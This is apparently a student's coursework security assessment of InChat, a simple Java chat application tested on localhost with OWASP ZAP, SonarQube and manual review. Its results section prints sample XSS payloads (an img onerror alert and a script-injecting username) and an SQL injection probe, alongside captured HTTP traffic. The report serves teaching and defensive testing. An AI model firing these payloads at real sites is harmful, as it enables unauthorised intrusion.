Mandatory assignment 2

University of Bergen – INF226

Autumn 2021

Security analysis of InChat - a very simple chat application

Written by
Vegar Kvaavik

Table of Contents


Introduction

This report aims to explore and describe the design of the application in terms of security. The method of testing will be done using two automated tools (ZAP and SonarQube), and manual inspection of the application and source code.
During the report, findings and results will be discussed in connection with given security requirements.
Finally, the report will conclude with a security status of the application and a short notion of recommended actions to mitigate potential vulnerabilities found.

InChat
InChat is a web application that allows users to chat with each other inside user-created channels.
The application is written in Java and web requests are handled by Jetty HTTP server (https://www.eclipse.org/jetty/).
SQLite is being used to store users and their sessions, channels and their messages and events.

The application requires users to register an account with username and password. Once logged into the application, a user can create or join channels where they can chat with other members of the channel.

Following image shows the channel page where users can chat with each other. It shows chat messages, timestamps of when a user joined the channel, the channel ID (UUID https://en.wikipedia.org/wiki/Universally_unique_identifier) and a "set permissions"-form which currently is not active.
As seen in the chat window, the user has the ability to input html-code into the chat.



2021-10-07 12:54 (CEST) testUser has joined!

testUser: Hi!

testUser: **Bold text**

2021-10-07 12:59 (CEST) newUser has joined!

newUser:
- This
- Is
- A
- List


You

3e95e170-189e-412d-a4e0-e3fd62221115

Threat model and security design

Threat modeling is the process of describing possible adverse (harmful, unfavourable) effects on our assets caused by threat sources. In other words, we aim to build a model of threats that are bounded in reality, i.e. dangers are reasonably likely to occur.
We then have to consider what it is that we have that an attacker could attack or take advantage of. By organizing our application, it is easier to recognize inherent vulnerabilities that could lead to the compromise of the confidentiality, integrity and availability of the application (Harris and Maymí 2019, p.97).

Overview of the application




The figure tries to give an overview of the application and how the user requests travels. We see the application is heavily dependent on a database

Go to table of contents

Attack Tree

In what way is our application vulnerable? How can a vulnerability be exploited? These questions make us realize that in order to get a clear understanding of the possible threats and their extent, we need systematic approaches to identify and analyze them.
One such systematic approach is to create an attack tree



This approach is based on the observation that, typically, there are multiple ways to accomplish a given objective.(Harris and Maymí 2019, p.100)
For example, if an attacker wants to access another user's account, this could be done by either exploiting possible logical errors in the code, getting access to the database, using the credentials of the user or using IP Spoofing to act like the real website (man in the middle attack).


Security guarantees/requirements

Computer security can be defined as providing confidentiality, integrity and availability assurances to users or clients of information systems. (Helfrich 2019, p.2)


In addition to this simple definition, I would like to mention S.T.R.I.D.E as well when we are talking about security guarantees.

S.T.R.I.D.E

The mnemonic STRIDE was developed in 2002 by Microsoft, and is a model used by software engineers to accurately and systematically identify computer security threats.
This model is an elaboration of the C.I.A model described above, but gives a more accurate description of the different threats, including examples.



Spoofing	Spoofing identity is pretending to be someone other than who you really are such as by getting access to someone else's passwords and then using them to access data as if the attacker were that person. Spoofing attacks frequently lead to other types of attack. Examples include: • Masking a real IP address so another can gain access to something that otherwise would have been restricted. • Writing a program to mimic a login screen for the purpose of capturing authentication information.
Tampering	Tampering with data is possibly the easiest component of S.T.R.I.D.E. to understand: it involves changing data in some way. This could involve simply deleting critical data or it could involve modifying legitimate data to fit some other purposes. Examples include: • Someone intercepting a transmission over a network and modifying the content before sending it on to the recipient. • Using a virus to modify the program logic of a host so malicious code is executed every time the host program is loaded. • Modifying the contents of a webpage without authorization.
Repudiation	Repudiation is the process of denying or disavowing an action. In other words, hiding your tracks. The final stages of an attack sometimes include modifying logs to hide the fact that the attacker accessed the system at all. Another example is a murderer wiping his fingerprints off of the murder weapon — he is trying to deny that he did anything. Repudiation typically occurs after another type of threat has been exploited. Note that repudiation is a special type of tampering attack. Examples include: • Changing log files so actions cannot be traced. • Signing a credit card with a name other than what is on the card and telling the credit card company that the purchase was not made by the card owner. This would allow the card owner to disavow the purchase and get the purchase amount refunded.



Information Disclosure	Information disclosure occurs when a user's confidential data is exposed to individuals against the wishes of the owner of the information. Often times, these attacks receive a great deal of media attention. Organizations like TJ Maxx, Equifax, and the US Department of Veterans Affairs have been involved in the inappropriate disclosure of information such as credit card numbers and personal health records. These disclosures have been the results of both malicious attacks and simple human negligence. Examples include: • Getting information from co-workers that is not supposed to be shared. • Someone watching a network and viewing confidential information in plaintext.
Denial of Service	Denial of Service (D.o.S) is another common type of attack involving making service unavailable to legitimate users. D.o.S. attacks can target a wide variety of services, including computational resources, data, communication channels, time, or even the user's attention. Many organizations, including national governments, have been victims of denial of service attacks. Examples include: • Getting a large number of people to show up in a school building so that classes cannot be held. • Interrupting the power supply to an electrical device so it cannot be used. • Sending a web server an overwhelming number of requests, thereby consuming all the server's CPU cycles. This makes it incapable of responding to legitimate user requests. • Changing an authorized user's account credentials so they no longer have access to the system.
Elevation of Privilege	Elevation of privilege can lead to almost any other type of attack, and involves finding a way to do things that are normally prohibited. In each case, the user is not pretending to be someone else. Instead, the user is able to achieve greater privilege than he normally would have under his current identity. Examples include: • A buffer overrun attack, which allows an unprivileged application to execute arbitrary code, granting much greater access than was intended. • A user with limited privileges modifies her account to add more privileges thereby allowing her to use an application that requires those privileges.

(Helfrich 2019, p.25)

Spoofing
InChat should guarantee the user that

- No attacker (Evil Bob) can pretend to be a legitimate user (Nice Alice)
- Bob can not listen to information exchanged between Alice and the server

Tampering (Integrity)
InChat should guarantee the user that

- Bob can not intercept and modify packets exchanged by Alice and the server

Information Disclosure (Confidentiality)
InChat should guarantee the user that

- No confidential information about oneself is exposed

Denial of Service (Availability)
InChat should guarantee the user that

- Evil Bob can not make the application unavailable to Alice or other legitimate users by
  - Sending a large amount of web requests
  - Changing a legitimate user's credentials

Elevation of privilege
InChat should guarantee the user that

- Bob is not able to do more than what he is supposed to do.

Go to table of contents

Adversaries

Who can an attacker be?

1. **First generation: Hackers**
2. **Second generation: Criminals**
3. **Third generation: Information warriors**

First generation: Hackers (a person with an enthusiasm for programming or using computers as an end in itself, *Oxford English Dictionary, 2011* (Helfrich 2019, p.9))
Helfrich 2019 *(p.7)* says that the goal of a hacker is not to steal or destroy, but rather see what is possible. A hacker doesn't believe their actions are wrong, they somehow justify the damage of a vulnerability by blaming the developers that the exploit was possible.

Second generation: Criminals (motivated by financial gain)
The second generation is motivated by making money through black hat (hacking without permission) activities. Some of the methods a criminal is using are fraud, extortion, stealing and phishing. Further on can these criminals organize into groups (organized cybercrime) and potentially do a great deal of damage. (Helfrich 2019, p.9)

Third generation: War criminals
The third and current generation of black hat community consists of attackers who often are part of a bigger picture, and therefore led by an organization/government.

- Warfare between countries has usually been carried out on the battlefield using kinetic (bullets), biological or chemical weapons. Evidence suggests that future wars will more often be fought not on the physical battlefield, but rather on the digital battlefield.
- Also, political agenda can be carried out by a "Hacktivist". Smear campaigns against political figures is one method.

(Helfrich 2019, p.11)

When it comes to InChat, the attacker could be all of the above.

What can an attacker do?

A regular firstgen hacker does not limit him/herself to particular websites. If a site has a vulnerability, a hacker could exploit that vulnerability regardless of the functionality the site provides.

A secondgen hacker could try to extort users and the maker of the application for money by getting hold of messages and/or credentials

A thirdgen hacker could spy on messages between political figures or other persons of interest.

What do we assume that InChat will not protect against?

Botnets
Even though InChat should guarantee availability at all times, this would be nearly impossible. Because of botnets, there are no guarantees of availability on any website

Botnets are created by *Botware*, a program that controls a system from over a network. When a computer is infected with botware, it is called a bot (short for Robot). Then, the infected machines can form a botnet, which is primarily used to perform denial of service-attacks. Because the botnet consists of x number of unique machines, the mitigation of IP rate limiting would probably not work since there are no identical IP addresses. (Helfrich 2019, p.63)

Another reason that a user can’t assume 100% availability is natural disasters or unexpected events. If the power to the server cuts because of some unexpected event, the user have to hope InChat has reserve power and servers

Social engineering, and password reuse can not be prevented by InChat.

Social engineering
Social engineering is a form of hacking that relies on influencing, deceiving, or psychologically manipulating unwilling people to comply with a request (Kevin Mitnick, CERT Podcast Series, 2014, (Helfrich 2019, p.69))
An attacker can engineer an email specially crafted for Alice, asking to reset her password. Alice clicks on the link in the email, notices nothing wrong with the website (although the attacker has complete control and access to this website) and writes her username and password into the fake input form.

Password reuse
If Alice had another user on for example VeryInChat, and decides to reuse this password when creating a new user on InChat, InChat has no way of knowing that Alice is reusing her password across different online services.
If VeryInChat had a database leak, where all usernames and passwords were leaked, an attacker might use this leak to bruteforce users on InChat, hoping that a user has reused their password.

Security mechanisms in the application

Authentication

Authentication is the process of verifying that an individual, (…) is whom it claims to be. Authentication in the context of web applications is commonly performed by submitting a username or ID and one or more items of private information that only a given user should know.
(Authentication - OWASP Cheat Sheet Series, 2021)

Register/Login

The code saves the username and password to the database when a user registers.
When the user wants to log in, the application compares the username and its password to the password in the database. The password can also not be larger than 1000 characters. If both these checks pass, the user has logged in successfully.

InChat attempts by this implementation to keep the user's credentials confidential, and that only a authenticated user can successfully register/log in

Session token

Is used by the browser to authenticate a user throughout the users session. This way the user can access different pages on the website without having to authenticate themself. This will thus increase the usability of the application. Once an authenticated session has been established, the session ID (or token) is temporarily equivalent to the strongest authentication method used by the application
(Session Management - OWASP Cheat Sheet Series, 2021)

Once a user logs in, a session token (id) is stored in the database until the same user logs out. InChat attempts by this implementation to make sure that an attacker can not pretend to be someone else (spoofing)

Access control

Access control is defined as "a collection of methods and components used to protect information assets". Access control mechanisms can provide confidentiality (only authenticated users can access a given asset) and integrity (only authenticated users can modify a given asset) assurances, but not availability assurances.
(Helfrich 2019, p.235)

Access control list (ACL)

An ACL is a list of permissions paired with entities/users. When a resource is accessed, the request (Alice wants to enter a channel) is compared to the ACL (Alice can enter channel{list of channels}). If the channel Alice wants to enter is specified in the ACL, Alice can successfully join this channel, otherwise not.

(Helfrich 2019, p.251)

A new registered user has only access to their own account and channels. This way, InChat attempts to make sure that a user can only access their own objects, and thus the confidentiality and integrity of the user's data is considered upheld.

Channel creation
When a channel is created, the channel gets assigned a unique UUID. This is saved to the database, and when a user attempts to join a channel, the application checks if the user input equals a UUID in the database. If this is true, the user joins the channel successfully. If not, the user gets an error saying either "failed to join channel" or "invalid UUID".

By this implementation, InChat attempts to make sure that no user can join a channel without an invitation.

Testing methods

The attack tree in our threat model shows an overview of how an attacker might exploit the web application.Therefore, the application needs to be thoroughly tested using both automated tools and manual inspection/testing. We split the automated tools into dynamic and static analysis.

Dynamic analysis evaluates the program in real time, when it is running. The advantage of this technique is that it eliminates the need to create artificial error-inducing scenarios.
Static analysis is meant to help identify software defects or security vulnerabilities and is carried out by examining the code without executing the program. (Harris and Maymí 2019, p.1100)

OWASP Zed Attack Proxy (ZAP) - DYNAMIC

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool, designed specifically for testing web applications.
At its core, ZAP is what is known as a "man-in-the-middle proxy." It stands between the tester's browser and the web application so that it can intercept and inspect messages sent between browser and web application, modify the contents if needed, and then forward those packets on to the destination. It can be used as a stand-alone application, and as a daemon process.
(OWASP ZAP – Getting Started, 2021)

Håkon R. Gylterud's instructions were followed during installation and execution of the program.
https://kaf.mitt.uib.no/media/t/0_3vuma1ct/432806


When the program is run, the ZAP Desktop UI appears. This is the UI which will help us to scan and investigate results.

Because ZAP creates a simulation that acts like a real attack, actual damage can be done to a site's functionality, data etc. Therefore ZAP should only be used to attack an application we have permission to test with an active attack. (OWASP ZAP – Getting Started, 2021)

Although we execute the scan on localhost, the application might contain code that points to 3rd party websites. Therefore, to avoid scanning these sites, we create a context. By creating a context, we define the scope of the scan. The scanner won't scan other sites than what is in the context.
Furthermore, InChat requires that a user logs in to access the application. To perform the scan disguised as a user, we configure the ZAP authentication functionality. We create a user on the application, give these credentials to ZAP, and ZAP scans/attacks as that particular user.

In order for ZAP to know where to scan and attack, the ZAP Spider is used to crawl the web application. This function discovers links by examining the HTML responses from the web application, and thus creates a map of the application. (OWASP ZAP – Getting Started, 2021)

Next, the active scanner is used to find vulnerabilities by using known attacks against the target. The scanner executes hundreds or thousands of requests to the links provided by the Spider.



Host: http://localhost:8080

	Strength	Progress	Elapsed	Reqs	Alerts	Status
Analyser			00:00.037	1		
Plugin						
Path Traversal	Medium	█	00:04.551	166	0	✓
Remote File Inclusion	Medium	█	00:05.876	110	0	✓
Source Code Disclosure - /WEB-IN...	Medium	█	00:00.188	6	0	✓
External Redirect	Medium	█	00:06.301	99	0	✓
Server Side Include	Medium	█	00:04.269	40	0	✓
Cross Site Scripting (Reflected)	Medium	█	00:05.672	44	1	✓
Cross Site Scripting (Persistent) - ...	Medium	█	00:02.056	11	0	✓
Cross Site Scripting (Persistent) - ...	Medium	█	00:01.639	15	0	✓
Cross Site Scripting (Persistent)	Medium	█	00:01.450	0	0	✓
SQL Injection	Medium	█	03:37.844	263	0	✓
Server Side Code Injection	Medium	▏	00:20.905	21	0	⏯
Remote OS Command Injection	Medium			0	0	⏩
Directory Browsing	Medium			0	0	⏩
Buffer Overflow	Medium			0	0	⏩
Format String Error	Medium			0	0	⏩
CRLF Injection	Medium			0	0	⏩
Parameter Tampering	Medium			0	0	⏩

(Figure of ZAP during an active scan)

Finally, once the scanner is done, we can investigate the results.

Further exploring might be necessary, therefore we manually explore the application using ZAP. This means we open a browser via ZAP, and while we explore the application, ZAP is working in the background. This could provide further results.

Also, the scan policy manager enables us to change how many attacks per vulnerability we want. Default attack strength is Medium, we can then change this to High or Insane to possibly get more results. This would however take a lot more time for the scan to finish.

Finally, ZAP has different modes in which the program scans in different ways. When opening the program, the default mode is Standard mode. This lets us use all of the functionality the program offers. Attempting to get more vulnerabilities, we set the mode to ATTACK mode, which will actively scan new nodes in the scope as they are discovered.
(OWASP ZAP - Modes, 2021)

SonarQube - STATIC

SonarQube® is an automatic code review tool to detect bugs, vulnerabilities, and code smells in your code. It can integrate with your existing workflow to enable continuous code inspection across your project branches and pull requests.

First we install the server. I chose to follow Håkon R. Gylterud's instructions and used docker to install. SonarQube runs as a web service, which means we interact with it by opening localhost:9000.
Once the server has been installed, we need to choose a scanner.
The web application is written in Java, builded by Maven. This means we can use the *SonarScanner for Maven* to scan our code. This is pretty straightforward, as it only requires us to include an appropriate plugin (sonar-maven-plugin) in our project and then run sonar:sonar in the terminal.
This will execute the scan, and provide us with a link to the results.
When going to the link, we are presented with an overview of the application and its measures. This overview is showing different concepts:

- **Bugs**
  An issue that represents something wrong in the code. If this has not broken yet, it will, and probably at the worst possible moment.

- **Vulnerabilities**
  A security-related issue which represents a backdoor for attackers.

- **Security Hotspots**
  Security-sensitive pieces of code that need to be manually reviewed. Upon review, you'll either find that there is no threat or that there is vulnerable code that needs to be fixed.

- **Debt**
  The estimated time required to fix all Maintainability Issues / code smells.

- **Code Smells**
  A maintainability-related issue in the code. Leaving it as-is means that at best maintainers will have a harder time than they should making changes to the code. At worst, they'll be so confused by the state of the code that they'll introduce additional errors as they make changes.

(SonarQube - Concepts, 2021)

The concepts that must be investigated first are *Vulnerabilities* and *Security Hotspots*. Then we could take a glance at *Bugs*. *Code Smells* are not that crucial for security concerns, but could in the future be the cause of further *Bugs, Vulnerabilities* and *Security Hotspots*.

Manual inspection

A manual test is used to analyze aspects of the program that require human interaction. Are there any design flaws or logical errors in the code? If it is, an attacker may exploit these flaws or errors. (Harris and Maymí 2019, p.1100)

In addition to looking for flaws or errors, I will examine the versions of the different dependencies and plugins specified in *pom.xml,* and see if any of these are outdated. If there are, there might exist CVE (Common Vulnerabilities and Exposures) Records (CVE -CVE, 2021).

Furthermore, I will perform a manual exploration of the website in the eyes of an attacker/tester. This means I will try to make the application do things it probably is not meant to do. This would be performed by trying to exploit the different user input forms.

Disclaimer
It must be said that even though an application has been thoroughly tested through automated tools and manual inspection, one can never assume that an application is 100% secure. Zero-day vulnerabilities (vulnerabilities that currently have no fix) may be identified, coding errors may be uncovered, or integration of other software may uncover security issues that have to be addressed. (Harris and Maymí 2019, p.1101)


Test results

OWASP Zed Attack Proxy (ZAP)

RISK HIGH
Cross Site Scripting (DOM Based)
Cross Site Scripting (Reflected)
Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. If input sanitation is not in place on a web application or , the attacker might take advantage of this. The web browser is usually, by default, set up to execute javascript on the client side. If an attacker inputs malicious scripts into for example an input form (comment section), the attacker can potentially make the user execute malicious code. This is known as reflected XSS, and is the simplest form of cross-site scripting. The application is injected with malicious code and the server includes this code in the HTTP response.

DOM Based is an attack that is executed explicitly on the client side by exploiting the client side javascript. This would mean that an HTTP response is not changed. The most common source for DOM is the URL.
(Cross Site Scripting (XSS) Software Attack | OWASP Foundation, 2021)
(Cross-site scripting | PortSwigger.net, 2021)


ZAP tries to exploit DOM Based XSS using the URL, but got no evidence that this vulnerability is in fact exploitable:



Cross Site Scripting (DOM Based)


URL:	http://localhost:8080/login?name=abc#<img src="random.
Risk:	High
Confidence:	High
Parameter:	
Attack:	?name=abc#<img src="random.gif" onerror=alert(5397)>
Evidence:	

ZAP successfully exploit Reflected XSS using username, here a username is named "</title><script>alert(1);</script><title>":



```
<title>inChat: </title><script>alert(1);</script><title></title>
</head>
<body>
```

Path Traversal
Path traversal is a vulnerability that enables an attacker to traverse across the paths of the application, and access local directories and files. This might include application data, backup data, credentials and even operating system files.
(PortSwigger.net - Directory traversal, 2021)



```
GET
http://localhost:8080/subscribe/a1f8de08-0279-419d-
b4c4-b7d433068197?version=a1f8de08-0279-419d-b4c4-b
7d433068197 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:92.0) Gecko/20100101 Firefox/92.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://localhost:8080/channel/debug
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
```


```
HTTP/1.1 200 OK
Date: Thu, 07 Oct 2021 20:57:24 GMT
Content-Type: text/html;charset=utf-8
Set-Cookie: session=6a15e900-f225-4dda-ad88-5e1395
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Length: 880
Server: Jetty(9.4.9.v20180320)
```

```
db9ac215-36a1-452c-ade6-44c8fed16262
<div id="chanevents">
<p>2021-10-07 22:27 (CEST) admin has joined!</p>
<div class="entry">
    <div class="user">admin</div>
    <div class="text">hi
```

SQL Injection
A website where users can register normally contains a database, and this website has to make queries to its database when authenticating users. If these queries are not written correctly, an attacker might exploit this and inject their own SQL code.
SQL Injection is an attack where the attacker crafts a specially made SQL query and inserts this into the application via user input. If the SQL implementation is not done correctly, the attacker might then be able to read, write and execute commands on the database.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.
(SQL Injection | OWASP, 2021)
(SQL Injection | PortSwigger.net, 2021)

ZAP was not able to produce any evidence of SQL Injection




SQL Injection

URL:	http://localhost:8080/
Risk:	High
Confidence:	Medium
Parameter:	username
Attack:	test' AND '1'='1' --
Evidence:	

RISK MEDIUM


X-Frame-Options Header Not Set
X-Frame-Options Header can be used to indicate whether or not a browser should be allowed to render a page in a *<frame>, <iframe>, <embed>* or *<object>*. Sites can use this to avoid click-jacking attacks, by ensuring that their content is not embedded into other sites.

Clickjacking is when an attacker uses transparent layers to trick a user into clicking a malicious button or a link to a malicious page.
(Clickjacking | OWASP, 2021)
(X-Frame-Options | Mozilla, 2021)



X-Frame-Options Header Not Set

URL:	http://localhost:8080
Risk:	Medium
Confidence:	Medium
Parameter:	X-Frame-Options




```
HTTP/1.1 200 OK
Date: Thu, 07 Oct 2021 20:49:30 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 489
Server: Jetty(9.4.9.v20180320)
```

